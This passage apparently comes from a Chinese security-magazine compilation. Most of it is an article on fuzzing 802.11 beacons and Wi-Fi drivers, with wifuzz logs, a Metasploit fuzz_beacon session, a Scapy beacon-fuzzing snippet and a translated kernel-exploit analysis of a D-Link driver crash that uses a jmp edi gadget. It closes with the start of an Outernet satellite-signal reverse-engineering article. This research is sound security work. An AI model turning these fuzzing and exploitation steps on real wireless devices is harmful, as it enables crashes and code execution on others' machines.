Thur Sep 26 21:41:50 2016 {WIFI} [R00001] Checking if the AP is still up...
Thur Sep 26 21:41:50 2016 {WIFI} Waiting for a beacon from SSID=[fuzztest] Thur Sep 26 21:41:50 2016 {WIFI} Bea-
con from SSID=[fuzztest] found (MAC=[11:22:33:44:55:66])
Thur Sep 26 21:41:50 2016 {WIFI} [R00002] Sending packets 101-200 Thur Sep 26 21:42:04 2016 {WIFI} [R00002] C-
hecking if the AP is still up...
Thur Sep 26 21:42:04 2016 {WIFI} Waiting for a beacon from SSID=[fuzztest]
Thur Sep 26 21:42:04 2016 {WIFI} Beacon from SSID=[fuzztest] found (MAC=[11:22:33:44:55:66])
Thur Sep 26 21:42:04 2016 {WIFI} [R00003] Sending packets 201-300 Thur Sep 26 21:42:18 2016 {WIFI} [R00003] C-
hecking if the AP is still up...
Thur Sep 26 21:42:18 2016 {WIFI} Waiting for a beacon from SSID=[fuzztest] Thur Sep 26 21:42:19 2016 {WIFI} Bea-
con from SSID=[fuzztest] found (MAC=[11:22:33:44:55:66])
Thur Sep 26 21:42:19 2016 {WIFI} [R00004] Sending packets 301-400
```



```
Thur Sep 26 21:42:42 2016 {WIFI} [R00004] recv() timeout exceeded! (packet #325) Thur Sep 26 21:42:42 2016 {WIFI} [R00004] Checking if the AP is still up...
Thur Sep 26 21:42:42 2016 {WIFI} Waiting for a beacon from SSID=[fuzztest]
Thur Sep 26 10:40:42 2016 {WIFI} [!] The AP does not respond anymore. Latest test-case has been written to '/dev/shm/wifuzz-69erb.pcap'
```

再来个 Beacon 的内容配置：

```
[+] IEEE 802.11 Beacon frame, Flags: .....
[+] IEEE 802.11 wireless LAN management frame
  [+] Fixed parameters (12 bytes)
    Timestamp: 0x000000005ca7c8e9
    Beacon Interval: 0.104448 [Seconds]
  [+] Capabilities Information: 0x0411
  [+] Tagged parameters (222 bytes)
    [+] Tag: SSID parameter set: TestSSID
    [+] Tag: Supported Rates 1, 2, 5.5(B), 6, 9, 11, 12, 18, [Mbit/sec]
    [+] Tag: DS Parameter set : Current Channel: 1
    [+] Tag: Traffic Indication Map (TIM): DTIM 0 of 0 bitmap
    [+] Tag: Country Information: Country Code US, Environment Any
    [+] Tag: QBSS Load Element 802.11e CCA Version
    [+] Tag: ERP Information: no Non-ERP STAs, do not use protection, long preambles
    [+] Tag: HT Capabilities (802.11n D1.10)
    [+] Tag: RSN Information
    [+] Tag: Extended Supported Rates 24, 36, 48, 54, [Mbit/sec]
    [+] Tag: Reserved tag Number
    [+] Tag: Cisco CCX1 CKIP + Device Name
    [+] Tag: Cisco Unknown 96: Tag 150 Len 6
    [+] Tag: Vendor Specific: Microsoft: WME
    [+] Tag: Vendor Specific: Aironet: Aironet Unknown
    [+] Tag: Vendor Specific: Aironet: Aironet CCX version = 5
    [+] Tag: Vendor Specific: Aironet: Aironet Unknown
    [+] Tag: Vendor Specific: Aironet: Aironet Unknown
```

安全客 (bobao.360.cn)

在 Metasploit 中呢，有一个专门用于 fuzz Beacon 的模块，不过要自己安装 Lorcon2 这个无线注入模块。<https://github.com/gitpan/Net-Lorcon2> 安装后要配置好环境变量，这时候容易出错，细心点就行了。

```
exploit/windows/driver/dlink_wifi_rates           2006-11-13 00:00:00 UTC  low
D-Link DWL-G132 Wireless Driver Beacon Rates Overflow

msf > use auxiliary/fuzzers/wifi/fuzz_beacon
msf auxiliary(fuzz_beacon) > show options

Module options (auxiliary/fuzzers/wifi/fuzz_beacon):

Name      Current Setting     Required  Description
----      -----            -----      -----
ADDR_DST  FF:FF:FF:FF:FF:FF  yes       The MAC address of the target system
CHANNEL   11                  yes       The initial channel
DRIVER     autodetect          yes       The name of the wireless driver for lorcon
INTERFACE  wlan0                yes      The name of the wireless interface
PING_HOST  no                  no        Ping the wired address of the target host

msf auxiliary(fuzz_beacon) > set ADDR_DST B8:EE:65:5A:F4:55
ADDR_DST => B8:EE:65:5A:F4:55
msf auxiliary(fuzz_beacon) > exploit
```

安全客 (bobao.360.cn)



因为是 Beacon 这个接入点的 FUZZ , 那么它会产生无规则信息。

BSSID	PWR	RXQ	Beacons	#Data,	#S	CH	MB	ENC	CIPHER	AUTH	ESSID
BC:F7:C4:FB:8F:4E	0	0	2	0	0	11	36	OPN			40sttP3a5SxZBfET100ysHjYzycYoSw0r9yRx
EE:09:BB:1E:DA:10	0	0	2	0	0	11	36	WEP	WEP		1Kg7C2m4s7g22RLjKhl0fLuNCfYi38PuocZV1R
2A:12:2A:31:70:84	0	0	2	0	0	11	36	OPN			LB3XscPz4oNrIgZIMnf6qkQ8YUUXYd42x@T13
DE:85:81:24:63:2B	0	0	2	0	0	11	36	OPN			DTX8p67t@ABcTHxNFVkdAhapJVLIR8jF12HR2
4F:35:51:23:90:9E	0	0	2	0	0	11	36	WEP	WEP		t1ZMsgx7urVULh9oZL056dPhUpfYmzmz1SM3
32:6A:3E:8C:F9:07	0	0	2	0	0	11	36	WEP	WEP		fxdPc7ydFK00703yVwVxzDkIp3CzbkF2Ph8v6
A0:7C:77:1D:9F:07	0	0	2	0	0	11	36	WEP	WEP		H6v3Hf#0u3
3D:93:97:52:A7:82	0	0	2	0	0	11	36	OPN			v6mxDaJaLjs5ajjivzBL9du8dv00tsfpqkDhF0
7B:18:F3:0D:F3:41	0	0	2	0	0	11	36	OPN			7hKLZkk3l8KJM5cp1bwz0vfz17Ima1sSXpRGL
FC:3D:49:42:42:B4	0	0	2	0	0	70	36	OPN			N15260q7XmKN5dj5jNRLhjPKfphN8s8LQzyCRs
1B:9A:C7:11:32:70	0	0	2	0	0	11	36	WEP	WEP		Ib0LuMGWJhuLwCLlhEDh129krtkeniZxQUEA
D1:F2:41:41:61:B4	0	0	2	0	0	11	36	WEP	WEP		ITMkgqJvv9nzX364gqpVobsigUr75854ZctCCly
C1:5F:3A:A5:20:22	0	0	2	0	0	11	36	WEP	WEP		QOOGJLWJLWJLWJLWJLWJLWJLWJLWJLWJLWJLWJL
F7:EB:42:1C:62:41	0	0	2	0	0	11	36	OPN			I44201601601601601601601601601601601601
A1:81:F8:20:05:B7	0	0	2	0	0	11	36	WEP	WEP		025nC60H0YPyFGLmt3fx1Q2u3zUkqccHneneR

这就是个简单的举例，大家读懂了协议，Fuzzer 都可以自己来。

### 基于 802.11 Driver 的 Fuzzing

#### 关于 802.11 协议标准的深入解析

##### ( 1 ) 802.11 扩展有点复杂的...

几种帧类型（管理，数据，控制）大量的信令

速率，信道，网络名称，密码

所有这些东西都必须由固件/驱动程序解析

单独的针对驱动进行闭源驱动、逆向，开源驱动，黑白审计什么的，会很难....也很费劲，

所以，Fuzz 是一种很不错的选择

( 2 ) Madwifi : 是个 Linux 下的无线驱动，例如 Atheros 芯片驱动（没搞过无线的应该不知道不同芯片之间有啥区别，google 一下就行了）

##### ( 3 ) 802.11 芯片提供了几种模式的操作用处：

监听 802.11 层

作为 AP 接入点

作为一个 Ad-Hoc 网络

作为一个 Station

##### ( 4 ) 802.11 一共有两个扫描技术（主动与被动）

主动扫描：发送探测请求，并监听探测响应

被动扫描：监听 Beacon 和信道跳跃

（驱动可以监听 Beacon 和探测的响应数据。）

##### ( 5 ) 802.11 的扫描技术（主动与被动）



主动扫描：发送探测请求，并监听探测响应

被动扫描：监听 Beacon 和信道跳跃

驱动可以监听 Beacon 和探测的响应数据

## 1、Fuzzing 原理及 Fuzzer

### 关于 information elements

信息元素是 management frames 中的必要字段，信息元素是由类型、长度和值组成的。

信息元素由一个 8 位的类型字段，一个 8 位的长度字段，和多达 255 个字节的数据。这种类型的结构是非常类似于在许多不同的协议中使用的普通类型-长度-值 ( TLV ) 形式。信标和探测响应分组必须包含一个 SSID 信息元素，对于大多数无线客户端处理数据包。一个支持信息元素值和信道信息元素。

Field	Size	Type
Type	1 byte	Information element type (ID)
Length	1 byte	Information element length
Value	Length byte(s)	Information element value


Information element	Element ID
SSID	0
Supported rates	1
FH Parameter Set	2
DS Parameter Set	3
CF Parameter Set	4
TIM	5
IBSS Parameter Set	6
Reserved	7–15
Challenge text	16
Reserved for challenge text extension	17–31
Reserved	32–255

拿这个老外的例子来说吧：

类型的元素为 ( 1byte )

长度是 Payload 总长度的值 ( 1byte )

Payload 的信息元素值为 ( 0-255byte )



有一些信息值是有固定长度的，如果不正确可能缓冲区溢出，如果在 802.11 内长度高于 buffer 的大小，则可能出现溢出。

例如。SSID 属性，0 为它的最小值，最大为 32byte

用个循环来表示，请参考以下代码 [»](#)

For SSID, test fuzz ssid {0, 1, MIN-1, MIN, MIN+1, MAX-1, MAX, MAX+1, 254, 255} length

长度值可能是有用的，以触发缓冲区溢出，如果不仔细检查的执行过程中的分析过程中的 802.11 帧。这些信息大部分元素最小、固定或极大值可以不同于字节边界(0-255byte)。

发送帧只有 Beacon Frames 的信息不一定是 802.11 中制定的元素，这个是为了测试 Driver 是否能在 Beacon 中解析有用无用的信息。

SSID 的 information elements Random

```
frame = Dot11( proto=0,FCfield=0,ID=0,addr1=DST,addr2=BSSID,  
addr3=BSSID,SC=0,addr4=None)  
/Dot11Beacon(beacon_interval=100,cap="ESS")  
/Dot11Elt(ID=0)  
sendp(fuzz(frame), loop=1)
```

老外的这一个框架，什么都明白了就。

必须要知道解析器通常检查哪些信息元素，了解底层协议那是肯定的。例如 WPA 的 information elements

WPA IE (1 byte)

WPA OUI (3 bytes)

WPA TYPE (1 byte) + WPA VERSION (2 bytes)

WPA multicast cipher (4 bytes)

Number of unicast ciphers (2 bytes: m value)

WPA list of unicast ciphers (4\*m bytes)

Number of authentication suites (2 bytes: n value)

WPA list of authentication suites (4 \* n bytes)

当 Fuzzer 开始执行的时候，你可以用不同的“m”和“n”值来检查溢出•截断这些帧并且填充一些不相关的值来测试。

其实呢，我还是觉得，有了方法和思路，根据自己的 Idea 去 Fuzzing 比什么都要好，有个叫 wifuzzit 的框架：

<https://github.com/bullo95/WiFi--/tree/master/wifuzzit>

挺好的，也发现了一些溢出的 CVE 等：

CVE-2008-1144 年：Marvell 的驱动 EAPOL-密钥长度溢出（无线 AP）

CVE-2007-5474：Atheros 的供应商特定信息元素溢出（无线 AP）

CVE-2007-0933：缓冲区溢出在无线驱动程序 6.0.0.18 的 D-Link DWL-G650+（无线 STA）

CVE-2007-5651：可扩展身份验证协议漏洞（Cisco 的无线 AP 与有线交换机）

CVE-2007-5475：Marvell 的驱动多个信息元素溢出（无线 AP）

## Windows 上的 Driver Vulnerabilities

其实关于 Kernel 的漏洞，只要你对 Madwifi，无线协议比较清楚的话，再熟悉一些 MIPS, ARM 指令就能看懂...注意是读懂，读懂不代表你也能挖出来。

差点把 Google 炸了才翻出一篇比较老的文章，专门写 kernel 的，我把主要地方给翻译下贴过来吧，前面讲协议的我看得懂可以分析下，这个后面涉及到内核的我也分析不了，做二进制的有这方面的需求的，可以看下：

最开始他也是提了 802.11 Driver 的 State，也是说根据 State1Fuzzing 来的思路，前面噼里啪啦说的跟我前面一样，我直接就贴他后面的漏洞分析。

一个 DWL-G132 USB A5AGU.SYS 在 WINxp 下的测试：结果是造成内核崩溃

请参考以下代码 [»](#)

```
DRIVER_IRQL_NOT_LESS_OR_EQUAL (d1)
```

An attempt was made to access a pageable (or completely invalid) address at an

interrupt request level (IRQL) that is too high. This is usually

caused by drivers using improper addresses.

If kernel debugger is available get stack backtrace.

Arguments:

Arg1: 56149a1b, memory referenced

Arg2: 00000002, IRQL

Arg3: 00000000, value 0 = read operation, 1 = write operation

Arg4: 56149a1b, address which referenced memory

ErrCode = 00000000

eax=00000000 ebx=82103ce0 ecx=00000002 edx=82864dd0 esi=f24105dc edi=8263b7a6

eip=56149a1b esp=80550658 ebp=82015000 iopl=0 nv up ei ng nz ac pe nc

cs=0008 ss=0010 ds=0023 es=0023 fs=0030 gs=0000 efl=00010296

56149a1b ?? ???

Resetting default scope

LAST\_CONTROL\_TRANSFER: from 56149a1b to 804e2158

FAILED\_INSTRUCTION\_ADDRESS:

+56149a1b

56149a1b ?? ???

STACK\_TEXT:

805505e4 56149a1b badb0d00 82864dd0 00000000 nt!KiTrap0E+0x233

80550654 82015000 82103ce0 81f15e10 8263b79c 0x56149a1b

80550664 f2408d54 81f15e10 82103c00 82015000 0x82015000

80550694 f24019cc 82015000 82103ce0 82015000 A5AGU+0x28d54

805506b8 f2413540 824ff008 0000000b 82015000 A5AGU+0x219cc

805506d8 f2414fae 824ff008 0000000b 0000000c A5AGU+0x33540

805506f4 f24146ae f241d328 8263b760 81f75000 A5AGU+0x34fae

```
80550704 f2417197 824ff008 00000001 8263b760 A5AGU+0x346ae
80550728 804e42cc 00000000 821f0008 00000000 A5AGU+0x37197
80550758 f74acee5 821f0008 822650a8 829fb028 nt!lopfCompleteRequest+0xa2
805507c0 f74adb57 8295a258 00000000 829fb7d8 USBPORT!USBPORT_CompleteTransfer+0x373
805507f0 f74ae754 026e6f44 829fb0e0 829fb0e0 USBPORT!USBPORT_DoneTransfer+0x137
80550828 f74aff6a 829fb028 804e3579 829fb230 USBPORT!USBPORT_FlushDoneTransferList+0x16c
80550854 f74bdfb0 829fb028 804e3579 829fb028 USBPORT!USBPORT_DpcWorker+0x224
80550890 f74be128 829fb028 00000001 80559580 USBPORT!USBPORT_IsrDpcWorker+0x37e
805508ac 804dc179 829fb64c 6b755044 00000000 USBPORT!USBPORT_IsrDpc+0x166
805508d0 804dc0ed 00000000 0000000e 00000000 nt!KiRetireDpcList+0x46
805508d4 00000000 0000000e 00000000 00000000 nt!KidleLoop+0x26
```

Fuzz 的五秒钟已产生一个缺陷，已经可能对指针进行控制。为了执行任意代码，然而，一个恶意框架必须定位。在这种情况下，在 EDI 寄存器所指向成一样的方式，它在 Broadcom 漏洞做了帧的源地址字段。随机生成信息元素之一-假 EIP 值到源地址。

请参考以下代码 

```
kd> dd 0x8263b7a6 (edi)
8263b7a6 f3793ee8 3ee8a34e a34ef379 6eb215f0
8263b7b6 fde19019 006431d8 9b001740 63594364
kd> s 0x8263b7a6 Lffff 0x1b 0x9a 0x14 0x56
8263bd2b 1b 9a 14 56 2a 85 56 63-00 55 0c 0f 63 6e 17 51 ...V*.Vc.U..cn.Q
```

下一步是确定哪些信息元素是 Crash 的原因。解码后的内存 Frame 进行了一系列的修直到导致崩溃的特定信息元素被发现。通过这种方法，确定了溢出的存在利用这个漏洞涉及发现内存中的返回地址指向一个 JMP EDI , EDI , 或推电子数据交换; ret 指令序列。这是通过运行 msfpescan 应用程序中包含的 ntoskrnl Metasploit 框架。所得的地址必须被调整以考虑内核的基址。ntoskrnl.exe 中的地址是 0x804f16eb ( 0x800d7000 + 0x0041a6eb )

请参考以下代码 

```
$ msfpescan ntoskrnl.exe -j edi
[ntoskrnl.exe]
0x0040365d push edi; retn 0x0001
0x00405aab call edi
0x00409d56 push edi; ret
0x0041a6eb jmp edi
```

实在找不出比这更新的研究内容了，关于国外针对 802.11 Fuzz 的研究也停滞在了 11 年。阅读了大约 30 多份洋码子 PDF 与 PPT 以及学术论文，综合写下，有点辛苦.....不管研究不研究，只想让大家明白存在这么一种技术，它的原理是这样，也希望在中文引擎的搜索上，出现关于这一技术的研究内容，如果你也恰好研究过，发现了那里不妥或者出现了错误或者是有更好的方法，欢迎交流指正。上来就喷的，你也放心，我一定会给你喷回去的。

# 针对 Outernet 卫星信号的逆向工程

作者 : Daniel Estévez

译者 : backahasten

原文地址 : <http://gnuradio.org/blog/reverse-engineering-outernet/>

译文来源 : 【安全客】 <http://bobao.360.cn/learning/detail/3181.html>

## 前言


Outernet[1]是一家旨在让访问国际互联网更加方便自由的公司，他们使用卫星来广播维基百科或者其他网站。目前，他们的广播主要使用三颗国际海事卫星[3]的 L 波段[2]，使其广播覆盖全球，大多数接收机是开源的，可是，他们的关键部分是闭源的，比如二进制的数据分发模式和信号的详细信息。实际上，Outernet 可能违反了 GPL，因为他们的 sdr100[4]是基于 librtl SDR 和 libmirisdr[5]开发的，而这两个使用了 GPL 开源协议。


## 详情

最近。我逆向了 Outernet 的信号，并完成了一个完全开源的解码器，他由一个 GNU Radio 流图 gr-outernet[6]和 python 脚本 free-outernet[7]组成，前者负责获取信号，后者负责提取出传输的文件。

在这篇文章中，我将描述 GNU Radio 是如何工作的还会介绍一些我用来逆向信号的工具和技术。这些技术可以同样应用于其他的类型的信号，特别是用于卫星通讯的信号（逆向结束之后，我才知道它使用了现成的卫星广播通讯方式，Datum Systems M7[8]），你可以在我的博客[9]中找到更多有关于 Outernet 的信息和其他项目。


处理射频信号的第一步始终都是调整设备的频率和带宽。即使你不知道怎么解调信号，他在瀑布图上，频率和带宽是很明显的。在这里，我使用 Scott Chapman ( K4KDR ) [10]从 I-4 F3 卫星上获取的 I/Q 数据信号，它在美国上空的广播频率是 1539.8725 MHz，我们可以清楚的看见带宽大概是 4.8kHz。如果你运行下面的流图，将会看到输出。






我们如果只看这些，基本对信号一无所知，他看起来像一个 4.8khz 的宽峰噪音，正如 Phil Karn ( KA9Q ) [11] 所说：“任何一个先进的通讯方案都无法区别噪音。”因为它是一个窄带卫星信号，我们猜测它使用的是 PSK 方式调制的，但是采用的 BPSK 还是 QPSK ? 这两种都是有可能的。有一种简单的方式可以猜测 PSK 的类型而不用把它恢复到星图。这个方法是：首先，我们把信号功率提升到 2 倍（源信号乘以本身），如果我们发现了直流成分，那么这个是 BPSK 信号，如果没有，我们提升到 4 倍，如果这时产生直流成分，那么是 QPSK 信号。这也适用于高阶 PSK 信号（不适用于 QAM），对于一个 M-PSK 信号来说，提升一个整数倍 m 时，会产生直流成分。


你可以看下面的流程，当提升 2 倍时，出现来直流脉冲，这表明，Outernet 是 BPSK 信号。




下面的任务是获取信号的波特率，有一种叫循环平稳分析的方法可以用来获取信号的波特率。使用延时之后的信号复共轭相乘。最好的解释方式就是看下面的流图。



